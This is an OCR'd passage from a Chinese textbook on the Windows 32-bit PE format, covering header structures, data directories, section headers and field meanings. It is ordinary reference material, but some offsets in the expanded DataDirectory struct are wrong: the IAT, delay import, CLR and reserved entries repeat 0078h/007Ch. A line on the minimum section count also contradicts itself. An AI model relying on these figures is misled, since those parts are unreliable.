


图 3-8 32位下的PE结构划分

如上图所示，32位系统下的PE文件结构被划分为5个部分，包括：

DOS MZ头、DOS Stub、PE头、节表和节内容。

节表和节内容两部分其实就是图3-5中所示的PE数据区。DOS MZ头的大小是64个字节，PE头的大小是456个字节（由于数据目录表项不一定是16个，所以准确地说，PE头也是一个不能确定大小的结构，该结构的实际大小由字段IMAGE_FILE_HEADER.SizeOfOptionalHeader来确定）。节表的大小之所以不固定，是因为每个PE中节的数量是不固定的。每个节的描述信息则是个固定值，共40个字节，节表是由不确定数量的节描述信息组成的，其大小等于节的数量×40，节的数量由字段IMAGE_FILE_HEADER.NumberOfSections来定义。DOS Stub和节内容都是大小不确定的。

节表是PE中所有节的目录，每个目录都是一个"BookStore"，其字节码就是节内容。它按照目录里的指针指向的地址，分别将节的字节码在文件空间中排列起来，从而组成了一个完整的PE文件。PE文件头部等于DOS头＋PE头。

3.3.3　程序员眼中的PE结构

在程序员眼中，PE文件格式是由许多数据结构组成的，数据结构是一系列有组织的数据的集合，如图3-9所示。




图　3-9　程序员眼中的PE结构

如图所示，一个标准的PE文件一般由四大部分组成：

DOS头

PE头（IMAGE_NT_HEADERS）

节表（多个IMAGE_SECTION_HEADER结构）

节内容

其中，PE头的数据结构最为复杂。简单来说，PE头包含：

4个字节的标识符号（Signature）

20个字节的基本头信息（IMAGE_FILE_HEADER）

216个字节的扩展头信息（IMAGE_OPTIONAL_HEADER32）

说明　如果按照“头部＋身体”的信息组织方式来看：

PE文件头部＝DOS头＋PE头＋节表

PE文件身体＝节内容

节内容中会出现各种不同的数据结构，如导入表、导出表、资源表、重定位表等，关于这些数据的组织方式会在后面的章节中陆续接触到。

3.4　PE文件头部解析

本节将按照图3-9所示的PE结构，对PE文件头部的各部分数据结构进行声明。这些数据结构将是大家以后学习Windows　PE知识需要经常参考和使用的。

3.4.1　DOS MZ头IMAGE_DOS_HEADER

该数据结构在3.3.1节已有描述，为了保持完整性，这里再重复一次。IMAGE_DOS_HEADER的具体定义如下：

```
IMAGE_DOS_HEADER STRUCT
  e_magic       WORD        ?       ;0000h - EXE 标志，"MZ"
  e_cblp        WORD        ?       ;0002h - 最后（部分）页中的字节数
  e_cp          WORD        ?       ;0004h - 文件中的全部和部分页数
  e_crlc        WORD        ?       ;0006h - 重定位表中的指针数
  e_cparhdr     WORD        ?       ;0008h - 头部尺寸，以段落为单位
  e_minalloc    WORD        ?       ;000ah - 所需的最小附加段
  e_maxalloc    WORD        ?       ;000ch - 所需的最大附加段
  e_ss          WORD        ?       ;000eh - 初始的 SS 值（相对偏移量）
  e_sp          WORD        ?       ;0010h - 初始的 SP 值
  e_csum        WORD        ?       ;0012h - 补码校验值
  e_ip          WORD        ?       ;0014h - 初始的 IP 值
  e_cs          WORD        ?       ;0016h - 初始的 CS 值
  e_lfarlc      WORD        ?       ;0018h - 重定位表的字节偏移量
  e_ovno        WORD        ?       ;001ah - 覆盖号
  e_res         WORD    4 dup(?)    ;001ch - 保留字
  e_oemid       WORD        ?       ;0024h - OEM 标识符（相对 e_oeminfo）
  e_oeminfo     WORD        ?       ;0026h - OEM 信息
  e_res2        WORD   10 dup(?)    ;0028h - 保留字
  e_lfanew      DWORD        ?      ;003ch - PE 头相对于文件的偏移地址
IMAGE_DOS_HEADER ENDS
```

注意　注释后的偏移是基于IMAGE_DOS_HEADER头的。

DOS MZ头的下面是DOS Stub。整个DOS Stub是一个字节块，其内容随着链接时使用的链接器不同而不同，PE中并没有与之对应的相关结构。

3.4.2 PE头标识Signature

紧跟在DOS Stub后面的是PE头标识Signature。与大部分文件格式的头部结构一样，PE头部信息中有一个四字节的标识，该标识位于指针IMAGE_DOS_HEADER.e_lfanew指向的位置。其内容固定，对应于ASCII码的字符串"PE\0\0"。

3.4.3　标准PE头IMAGE_FILE_HEADER

标准PE头IMAGE_FILE_HEADER紧跟在PE头标识后，即位于IMAGE_DOS_HEADER的e_lfanew值＋4的位置。由此位置开始的20个字节为数据结构标准PE头IMAGE_FILE_HEADER的内容。该结构在微软的官方文档中被称为标准通用对象文件格式（Common Object File Format，COFF）头。它记录了PE文件的全局属性，如该PE文件运行的平台、PE文件类型（是EXE文件还是DLL文件）、文件中存在的节的总数等，其详细定义如下：

```
IMAGE_FILE_HEADER STRUCT
  Machine                    WORD    ? ;0004h - 运行平台
  NumberOfSections           WORD    ? ;0006h - PE 中节的数量
  TimeDateStamp              DWORD   ? ;0008h - 文件创建日期和时间
  PointerToSymbolTable       DWORD   ? ;000ch - 指向符号表（用于调试）
  NumberOfSymbols            DWORD   ? ;0010h - 符号表中的符号数量（用于调试）
  SizeOfOptionalHeader       WORD    ? ;0014h - 扩展头结构的长度
  Characteristics            WORD    ? ;0016h - 文件属性
IMAGE_FILE_HEADER ENDS
```

该结构常用于判断PE文件是EXE类型还是DLL类型，不但可以通过该结构得到PE文件中节的总量，还可以当成对节区信息进行遍历操作时的循环次数。

注意　注释后的偏移是基于IMAGE_NT_HEADERS头的。

提示　为了不分散大家的注意力，这里只讲一些主要的知识点，而把各字段的详细解释放到本章的第3.5节，便于大家先从整体上把握PE文件结构。

3.4.4　扩展PE头IMAGE_OPTIONAL_HEADER32

尽管从名字上看好像该部分数据是可选（optional）的，但在PE文件结构中，它却有着比标准PE头更多的内容，让人感觉似乎它才是真正的PE头。其详细定义如下：

```
IMAGE_OPTIONAL_HEADER32 STRUCT
  Magic WORD ? ;0018h - 魔术字 107h = ROM Image,10Bh=exe Image
  MajorLinkerVersion BYTE ? ;001ah        - 链接器版本号
  MinorLinkerVersion BYTE ? ;001bh
  SizeOfCode DWORD ? ;001ch               - 所有含代码的节的总大小
  SizeOfInitializedData DWORD? ;0020h     - 所有含已初始化数据的节的总大小
  SizeOfUninitializedData DWORD ? ;0024h - 所有含未初始化数据的节的大小
  AddressOfEntryPoint DWORD ? ;0028h      - 程序执行入口 RVA
  BaseOfCode DWORD ? ;002ch               - 代码的节的起始 RVA
  BaseOfData DWORD ? ;0030h               - 数据的节的起始 RVA
  ImageBase DWORD ? ;0034h                - 程序的建议装载地址
  SectionAlignment DWORD ? ;0038h         - 内存中的节的对齐粒度
  FileAlignment DWORD ? ;003ch            - 文件中的节的对齐粒度
  MajorOperatingSystemVersion WORD ? ;0040h- 操作系统版本号
  MinorOperatingSystemVersion WORD ? ;0042h
  MajorImageVersion WORD ? ;0044h         - 该 PE 的版本号
  MinorImageVersion WORD ? ;0046h
  MajorSubsystemVersion WORD ?;0048h      - 所需子系统的版本号
  MinorSubsystemVersion WORD ? ;004ah
  Win32VersionValue DWORD ? ;004ch        - 未用
  SizeOfImage DWORD ? ;0050h              - 内存中的整个 PE 映像尺寸
  SizeOfHeaders DWORD ? ;0054h            - 所有头+节表的大小
  CheckSum DWORD ? ;0058h                 - 校验和

   Subsystem WORD ? ;005ch                - 文件的子系统
   DllCharacteristics WORD ? ;005eh       - DLL 文件特性
   SizeOfStackReserve DWORD ? ;0060h      - 初始化时的栈大小
   SizeOfStackCommit DWORD ? ;0064h       - 初始化时实际提交的栈大小
   SizeOfHeapReserve DWORD ? ;0068h       - 初始化时保留的堆大小
   SizeOfHeapCommit DWORD ? ;006ch        - 初始化时实际提交的堆大小
   LoaderFlags DWORD ? ;0070h             - 与调试有关
   NumberOfRvaAndSizes DWORD ? ;0074h     - 下面的数据目录结构的项目数量
   DataDirectory    IMAGE_DATA_DIRECTORY 16 dup(<>) ;0078h - 数据目录
 IMAGE_OPTIONAL_HEADER32 ENDS
```

注意　注释后的偏移是基于IMAGE_NT_HEADERS头的。

文件执行时的入口地址、文件被操作系统装入内存后的默认基地址，以及节在磁盘和内存中的对齐单位等信息均可以在此结构中找到。对该结构中的某些数值的随意改动可能会造成PE文件的加载或运行失败。

3.4.5 PE头IMAGE_NT_HEADERS

这个结构是广义上的PE头，在标准的PE文件中其大小为456个字节。它是3.4.2节、3.4.3节和3.4.4节中提到的三个数据结构的组合，即IMAGE_NT_HEADERS＝4个字节的PE标识＋IMAGE_FILE_HEADER＋IMAGE_OPTIONAL_HEADER32，如图3-10所示。




图 3-10 PE头结构

该结构的详细定义如下：

```
IMAGE_NT_HEADERS STRUCT
   Signature DWORD ?   ; 0000h                          - PE 文件标识，“PE\0\0”
   FileHeader  IMAGE_FILE_HEADER     <>  ; 0004h          - PE 标准头
   OptionalHeader   IMAGE_OPTIONAL_HEADER32 <>   ; 0018h - PE 扩展头
IMAGE_NT_HEADERS ENDS
```

与DOS头一样，PE头开始也是一个标志，用一个双字的"PE\0\0"来命名，这也是PE头的由来。

3.4.6　数据目录项IMAGE_DATA_DIRECTORY

IMAGE_OPTIONAL_HEADER32（扩展PE头）结构的最后一个字段为DataDirectory。该字段定义了PE文件中出现的所有不同类型的数据的目录信息。如前所述，应用程序中的数据被按照用途分成很多种类，如导出表、导入表、资源、重定位表等。在内存中，这些数据被操作系统以页为单位组织起来，并赋以不同的访问属性；在文件中，这些数据也同样被组织起来，按照不同类别分别存放在文件的指定位置。该结构就是用来描述这些不同类别的数据在文件（和内存）中的位置及大小的，因为这个字段比较重要，尽管它与本章其他小节列出的数据结构不在一个层次上，但此处也作为单独的一节来讲。

从Windows NT 3.1操作系统开始到现在，该数据目录中定义的数据类型一直是16种。PE中使用了一种称作"数据目录项IMAGE_DATA_DIRECTORY"的数据结构来定义每种数据。该结构只有两个字段，结构具体定义如下：

```
IMAGE_DATA_DIRECTORY STRUCT
VirtualAddress DWORD ? ;0000h-数据的起始RVA
isize DWORD ? ;0004h-数据块的长度
IMAGE_DATA_DIRECTORY ENDS
```

两个字段依次为VirtualAddress和isize。如图3-11所示，总的数据目录一共由16个相同的IMAGE_DATA_DIRECTORY结构连续排列在一起组成。




图　3-11　数据目录结构示意图

这16个元组的数组每一项均代表PE中的某一个类型的数据，各数据类型详见表3-1。

表 3-1 数据目录表项描述

数组编号	英文描述	中文描述
0	Export table address and size	导出表地址和大小
1	Import table address and size	导入表地址和大小
2	Resource table address and size	资源表地址和大小
3	Exception table address and size	异常表地址和大小
4	Certificate table address and size	属性证书数据地址和大小
5	Base relocation table address and size	基地址重定位表地址和大小
6	Debugging information starting address and size	调试信息地址和大小
7	Architecture-specific data	预留为 0
8	Global pointer register relative virtual address	指向全局指针寄存器的值
9	Thread local storage (TLS) table address and size	线程局部存储地址和大小
10	Load configuration table address and size	加载配置表地址和大小
11	Bound import table address and size	绑定导入表地址和大小
12	Import address table address and size	导入函数地址表地址和大小
13	Delay import descriptor address and size	延迟导入表地址和大小
14	CLR Runtime Header address and size	CLR 运行时头部数据地址和大小
15	Reserved	系统保留

如图3-11所示，如果想在PE文件中寻找特定类型的数据，就需要从该结构开始。比如，要想查看PE中都调用了哪些动态链接库的函数，则需要从数据目录表的第2个元素（数组编号为1）的IMAGE_DATA_DIRECTORY结构获取导入表在文件中的起始位置和大小，然后再根据VirtualAddress_1地址指向的位置找到导入表相关的字节码。这种信息组织方式正是本章最开始介绍的“头部＋身体”的数据组织方式。

下面是将这16个数据目录项依次展开后的新结构：

```
DataDirectory  STRUCT
   Export_VirtualAddress          dd  ?  ; 0078h - 导出表RVA
   Export_isize                   dd  ?  ; 007Ch - 导出表大小
   Import_VirtualAddress          dd  ?  ; 0080h - 导入表RVA
   Import_isize                   dd  ?  ; 0084h - 导入表大小
   Resource_VirtualAddress        dd  ?  ; 0088h - 资源表RVA
   Resource_isize                 dd  ?  ; 008Ch - 资源表大小
   Exception_VirtualAddress       dd  ?  ; 0090h - 异常表RVA
   Exception_isize                dd  ?  ; 0094h - 异常表大小
   Certificate_VirtualAddress     dd  ?  ; 0098h - 安全表RVA
   Certificate_isize              dd  ?  ; 009Ch - 安全表大小
   Relocation_VirtualAddress      dd  ?  ; 00A0h - 重定位表RVA
   Relocation_isize               dd  ?  ; 00A4h - 重定位表大小
   Debug_VirtualAddress           dd  ?  ; 00A8h - 调试表RVA
   Debug_isize                    dd  ?  ; 00ACh - 调试表大小
   Architecture _VirtualAddress   dd  ?  ; 00B0h - 版权表RVA
   Architecture _isize            dd  ?  ; 00B4h - 版权表大小
   Global_Ptr_VirtualAddress      dd  ?  ; 00B8h - 全局指针表RVA
   Global_Ptr_isize               dd  ?  ; 00BCh - 全局指针表大小
   TLS_VirtualAddress             dd  ?  ; 00C0h - 线程本地存储RVA
   TLS_isize                      dd  ?  ; 00C4h - 线程本地存储大小
   Load_Config_VirtualAddress     dd  ?  ; 00C8h - 加载配置表RVA
   Load_Config_isize              dd  ?  ; 00CCh - 加载配置表大小
   Bound_Import_VirtualAddress    dd  ?  ; 00D0h - 绑定导入表RVA
   Bound_Import_isize             dd  ?  ; 00D4h - 绑定导入表大小
   IAT_VirtualAddress             dd  ?  ; 0078h - IAT表RVA
   IAT_isize                      dd  ?  ; 007ch - IAT表大小
   Delay_Import_VirtualAddress    dd  ?  ; 0078h - 延迟导入表RVA
   Delay_Import_isize             dd  ?  ; 007ch - 延迟导入表大小

   CLR_VirtualAddress             dd  ?  ; 0078h - CLR表RVA
   CLR_isize                      dd  ?  ; 007ch - CLR表大小
   Reserved_VirtualAddress        dd  ?  ; 0078h - 预留类型RVA
   Reserved_isize                 dd  ?  ; 007ch - 预留类型大小
DataDirectory  ENDS
```

注意　以上结构在PE中并不存在，这里介绍主要是为了以后编程时可作为参考，当然，你也可以使用该结构覆盖字段IMAGE_OPTIONAL_HEADER32.DataDirectory。另外要注意的是，该虚拟结构每个字段后的偏移是基于IMAGE_NT_HEADERS头的。

3.4.7　节表项IMAGE_SECTION_HEADER

PE头IMAGE_NT_HEADERS后紧跟着节表。它由许多个节表项（IMAGE_SECTION_HEADER）组成，每个节表项记录了PE中与某个特定的节有关的信息，如节的属性、节的大小、在文件和内存中的起始位置等。节表中节的数量由字段IMAGE_FILE_HEADER.NumberOfSections来定义。节表项的数据结构详细定义如下：

```
IMAGE_SECTION_HEADER STRUCT
    Name1 db IMAGE_SIZEOF_SHORT_NAME dup(?) ; 0000h - 8个字节节名
    union Misc
      PhysicalAddress      dd ?
      VirtualSize          dd ? ;0008h - 节区的尺寸
    ends
    VirtualAddress         dd ? ;000ch - 节区的RVA地址
    SizeOfRawData          dd ? ;0010h - 在文件中对齐后的尺寸
    PointerToRawData       dd ? ;0014h - 在文件中的偏移
    PointerToRelocations   dd ? ;0018h - 在OBJ文件中使用
    PointerToLinenumbers   dd ? ;001ch - 行号表的位置（供调试用）
    NumberOfRelocations    dw ? ;0020h - 在OBJ文件中使用
    NumberOfLinenumbers    dw ? ;0022h - 行号表中行号的数量
    Characteristics        dd ? ;0024h - 节的属性
IMAGE_SECTION_HEADER ENDS
```

注意　注释后的偏移是基于IMAGE_SECTION_HEADER头的。

节表后面就是节的内容。截至节表，PE文件头部涉及的所有数据结构已经全部介绍完毕。接下来，我们将集中对以上所列数据结构中的每个字段进行详细介绍。

3.5 数据结构字段详解

本节将对数据结构中的每一个字段[1]进行注解。需要说明的是，由于Windows操作系统并不开源，所以有些字段即使从官方资料中也无从查找，所以这些字段会被略过；另外，Windows操作系统是一个随时在变化的系统，有些字段会因为系统添加的新特性而发生含义上的改变。这里对所有的字段的解释均参照微软官方网站于2010年9月21日发布的Microsoft Portable Executable and Common Object File Format Specifcation（Revision v8.2）文档。

3.5.1 PE头IMAGE_NT_HEADER的字段

1.IMAGE_NT_HEADER.Signature

+0000h，双字。PE文件标识，被定义为00004550h。也就是"P"，"E"加上两个0，这也是PE这个称呼的由来。如果更改其中的任何一个字节，操作系统就无法把该文件识别为正确的PE文件。通过修改这个字段，会导致PE文件在32位系统中加载失败，但由于文件的其他部分（特别是DOS头）并没有被破坏，系统还是可以识别出其为DOS系统下的可执行程序，并通过调用纯DOS环境来运行DOS Stub中的程序代码。

如果你确认操作系统中的某个PE文件携带病毒，并且开机后会被加载进内存运行，最简单的处理办法是通过Windows PE盘启动系统。在系统中找到病毒文件，使用记事本简单地修改其中任何一个字符，保存文件，重新开机启动后即可防止病毒文件被加载。

注意 此PE非彼PE，Windows PE是一个操作系统，其全称为：Windows PreInstallation Environment，即Windows的预安装环境。该操作系统区别于Windows XP/2000/Vista等，可以从光盘引导。

2.IMAGE_NT_HEADER.FileHeader

+0004h，结构。该结构指向IMAGE_FILE_HEADER，由于PE扩展自通用COFF规范，所以，该字段在官方文档中被称为标准COFF头。

3.IMAGE_NT_HEADER.OptionalHeader

+0018h，结构。该结构指向IMAGE_OPTIONAL_HEADER32。Windows操作系统可执行文件的大部分特性均在这个结构里呈现。因为在符合COFF规范的".obj"目标文件中该部分并不存在，所以该部分被称为OptionalHeader（可选的头部信息，简称“可选头”），它是操作系统映像文件所独有的头部信息。

可选头又分为两部分，前10个字段原属于COFF，用来加载和运行一个可执行文件；后21个字段则是通过链接器追加的。它们作为PE扩展的部分，用于描述可执行文件的一些信息，供PE加载器加载使用。

[1]这些字段将分别在不同的章节中介绍，编号是连续的1、2、3……

3.5.2　标准PE头IAMGE_FILE_HEADER的字段

4.IMAGE_FILE_HEADER.Machine

＋0004h，单字。用来指定PE文件运行的平台。由于Windows最初被设计为可以运行在Intel、Sun、Dec、IBM等多种硬件平台上，或者能模拟这些平台的软件环境中，而不同的硬件平台其指令的机器码不相同，因此为不同平台编译的EXE文件是无法通用的。假设将运行在Intel 386机器上的PE文件的该字段设置为01f0h，即指定平台为IBM　POWER PC（小尾方式），则系统会有如图3-12所示的提示。



图　3-12　文件运行平台指定错误后的提示

如果使用汇编语言，可以通过如下的伪指令代码对平台进行定义：

```
.386
```

如上所示，表示指令要运行在Intel　386平台上。该字段预定义的值如表3-2所示。

表 3-2 IMAGE_FILE_HEADER.Machine 的常见值

取 值	常量符号	含 义
0x0	IMAGE_FILE_MACHINE_UNKNOWN	适应于任何处理器
0x1d3	IMAGE_FILE_MACHINE_AM33	Matsushita AM33 处理器
0x8664	IMAGE_FILE_MACHINE_AMD64	x64 处理器
0x1c0	IMAGE_FILE_MACHINE_ARM	ARM 小尾处理器
0x1c4	IMAGE_FILE_MACHINE_ARMV7	ARMv7（或更高）处理器的 Thumb 模式
0xebc	IMAGE_FILE_MACHINE_EBC	EFI 字节码处理器
0x14c	IMAGE_FILE_MACHINE_I386	Intel 386 处理器或后续兼容处理器
0x200	IMAGE_FILE_MACHINE_IA64	Intel Itanium 处理器系列
0x9041	IMAGE_FILE_MACHINE_M32R	Mitsubishi M32R 小尾处理器
0x266	IMAGE_FILE_MACHINE_MIPS16	MIPS16 处理器
0x366	IMAGE_FILE_MACHINE_MIPSFPU	带 FPU 的 MIPS 处理器
0x466	IMAGE_FILE_MACHINE_MIPSFPU16	带 FPU 的 MIPS16 处理器
0x1f0	IMAGE_FILE_MACHINE_POWERPC	Power PC 小尾处理器
0x1f1	IMAGE_FILE_MACHINE_POWERPCFP	带浮点支持的 Power PC 处理器
0x166	IMAGE_FILE_MACHINE_R4000	MIPS 小尾处理器
0x1a2	IMAGE_FILE_MACHINE_SH3	Hitachi SH3 处理器
0x1a3	IMAGE_FILE_MACHINE_SH3DSP	Hitachi SH3 DSP 处理器
0x1a6	IMAGE_FILE_MACHINE_SH4	Hitachi SH4 处理器
0x1a8	IMAGE_FILE_MACHINE_SH5	Hitachi SH5 处理器
0x1c2	IMAGE_FILE_MACHINE_THUMB	ARM 或 Thumb 处理器
0x169	IMAGE_FILE_MACHINE_WCEMIPSV2	MIPS 小尾 WCE v2 处理器

5.IMAGE_FILE_HEADER.NumberOfSections

+0006h，单字。文件中存在的节的总数。在Windows XP中，可以有0个节，但数值不能小于1（在第12章大家会接触到只有一个节的PE文件HelloWorld_7.exe和没有节的PE文件miniPE.exe），也不能超过96。如果将该值设置为0，则操作系统装载时会提示不是有效的Win32程序。如果想在PE中增加或删除节，必须变更此处的值。

另外，这个值既不能比实际内存中存在的节多，也不能比它少，否则装载时会发生错误，提示不是有效的Win32应用程序。

6.IMAGE_FILE_HEADER.TimeDateStamp

+0008h，双字。编译器创建此文件时的时间戳。低32位存放的值是自1970年1月1日00:00时开始到创建时间为止的总秒数。

该数值可以随意修改而不会影响程序运行。所以，有的链接器在这里填入固定的值，有的则随意写入任何值，这对用户创建的文件并没有实际的意义。另外，这个时间值与操作系统文件属性里看到的三个时间（创建时间、修改时间、访问时间）也没有任何联系。

7.IMAGE_FILE_HEADER.PointerToSymbolTable

+000Ch，双字。COFF符号表的文件偏移。如果不存在COFF符号

表，此值为0。对于映像文件来说，此值为0，因为微软已经不赞成在PE中使用COFF调试信息了。

8.IMAGE_FILE_HEADER.NumberOfSymbols

+0010h，双字。符号表中元素的数目。由于字符串表紧跟在符号表后，所以可以利用这个值来定位字符串表。对于映像文件来说，此值为0，主要用于调试。

9.IMAGE_FILE_HEADER.SizeOfOptionalHeader

+0014h。单字。指定结构IMAGE_OPTIONAL_HEADER32的长度，默认情况下这个值等于00e0h；如果是64位PE文件，该结构的默认大小为00F0h。

用户可以自己定义这个值的大小，不过需要注意两点：

1）更改完以后，需要自行将文件中IMAGE_OPITONAL_HEADER32的大小扩充为你指定的值（一般以0补足）。

2）扩充完以后，要维持文件中的对齐特性（比如在HelloWorld.exe中，此处增加了8个字节后，一定在后面相应地删除8个字节，以保证.text节起始位置处于0400h）。

10.IMAGE_FILE_HEADER.Characteristics

+0016h，单字。文件属性标志字段，它的不同数据位定义了不同的文件属性，具体内容见表3-3。这是一个很重要的字段，不同的定义将影响系统对文件的装入方式。比如，当位13为1时，表示这是一个DLL文件，那么系统将使用调用DLL入口函数的方式执行文件入口函数；当位13为0时，表示这是一个普通的可执行文件，系统直接跳到入口处执行。对于普通的可执行PE文件来说，这个字段的值一般是010fh，而对于DLL文件来说，这个字段的值一般是210eh。

如表3-3所示，当第0位为1时，表明此文件不包含基址重定位信息，因此必须将其加载到文件头中指定的基地址字段位置。如果进程空间此处的基地址被占用，加载器会报错。在程序运行前如果发现文件中存在可重定位信息，链接器会执行移除可执行文件中的重定位信息的操作。

表 3-3 IMAGE_FILE_HEADER.Characteristics 属性位的含义

数据位	常量符号	为 1 时的含义
0	IMAGE_FILE_RELOCS_STRIPPED	文件中不存在重定位信息
1	IMAGE_FILE_EXECUTABLE_IMAGE	文件是可执行的
2	IMAGE_FILE_LINE_NUMS_STRIPPED	不存在行信息
3	IMAGE_FILE_LOCAL_SYMS_STRIPPED	不存在符号信息
4	IMAGE_FILE_AGGRESSIVE_WS_TRIM	调整工作集
5	IMAGE_FILE_LARGE_ADDRESS_AWARE	应用程序可处理大于 2GB 的地址
6		此标志保留
7	IMAGE_FILE_BYTES_REVERSED_LO	小尾方式
8	IMAGE_FILE_32BIT_MACHINE	只在 32 位平台上运行
9	IMAGE_FILE_DEBUG_STRIPPED	不包含调试信息
10	IMAGE_FILE_REMOVABLE_RUN_FROM_SWAP	不能从可移动盘运行
11	IMAGE_FILE_NET_RUN_FROM_SWAP	不能从网络运行
12	IMAGE_FILE_SYSTEM	系统文件（如驱动程序），不能直接运行
13	IMAGE_FILE_DLL	这是一个 DLL 文件
14	IMAGE_FILE_UP_SYSTEM_ONLY	文件不能在多处理器计算机上运行
15	IMAGE_FILE_BYTES_REVERSED_HI	大尾方式

当第1位为1时，表明此映像文件是合法的，可以运行。如果未设置此标志，表明出现了链接器错误。

当第7位为1时，表示文件为小尾方式，即内存中，最低有效位LSB位于最高有效位MSB的前面，与第15位的大尾方式（MSB在前，LSB在后）一样，都不赞成使用该标志，最好将其设置为0。

当第10位为1时，如果此映像文件在可移动存储介质上，那么加载器将完全加载它并把它复制到内存交换文件中。

当第11位为1时，如果此映像文件在网络上，那么加载器也将完全加载它并把它复制到内存交换文件中。

当第13位为1时，表明此映像文件是动态链接库（DLL）。这样的文件总被认为是可执行文件，尽管它们并不能直接运行。

可执行文件的标志位设置为010fh，即第0、1、2、3、8位分别被设置为1（如下所示），表示该文件为可执行文件，不含重定位信息，不含符号和行号信息，文件只在32位平台运行。

0	0	0	0	0	0	0	1	0	0	0	0	1	1	1	1

3.5.3 扩展PE头IMAGE_OPTIONAL_HEADER32的字段

11.IMAGE_OPTIONAL_HEADER32.Magic

+0018h，单字。魔术字，说明文件的类型，如果为010BH，则表示该文件为PE32；如果为0107h，则表示文件为ROM映像；如果为020BH，则表示该文件为PE32+，即64位下的PE文件。

12.IMAGE_OPTIONAL_HEADER32.MajorLinkerVersion

13.IMAGE_OPTIONAL_HEADER32.MinorLinkerVersion < /h5 >

+001ah，单字。这两个字段都是字节型，指定链接器版本号，对执行没有任何影响。

14.IMAGE_OPTIONAL_HEADER32.SizeOfCode

+001ch，双字。所有代码节的总和（以字节计算），该大小是基于文件对齐后的大小，而非内存对齐后的大小。稍后还会介绍一个字段SizeOfImage，它是基于内存对齐后的大小。需要注意一点：判断某个节是否包含代码的方法不是根据节的属性中是否含有IMAGE_SCN_MEM_EXECUTE标志，而是根据节的属性中是否含有IMAGE_SCN_CNT_CODE标志。

15.IMAGE_OPTIONAL_HEADER32.SizeOfInitializedData

+0020h，双字。所有包含已经初始化的数据的节的总大小。

16.IMAGE_OPTIONAL_HEADER32.SizeOfUninitializedData < /h5 >

+0024h，双字。所有包含未初始化的数据的节的总大小。这些数据被定义为未初始化，在文件中不占用空间；但在被加载到内存以后，PE加载程序应该为这些数据分配适当大小的虚拟地址空间。

17.IMAGE_OPTIONAL_HEADER32.AddressOfEntryPoint

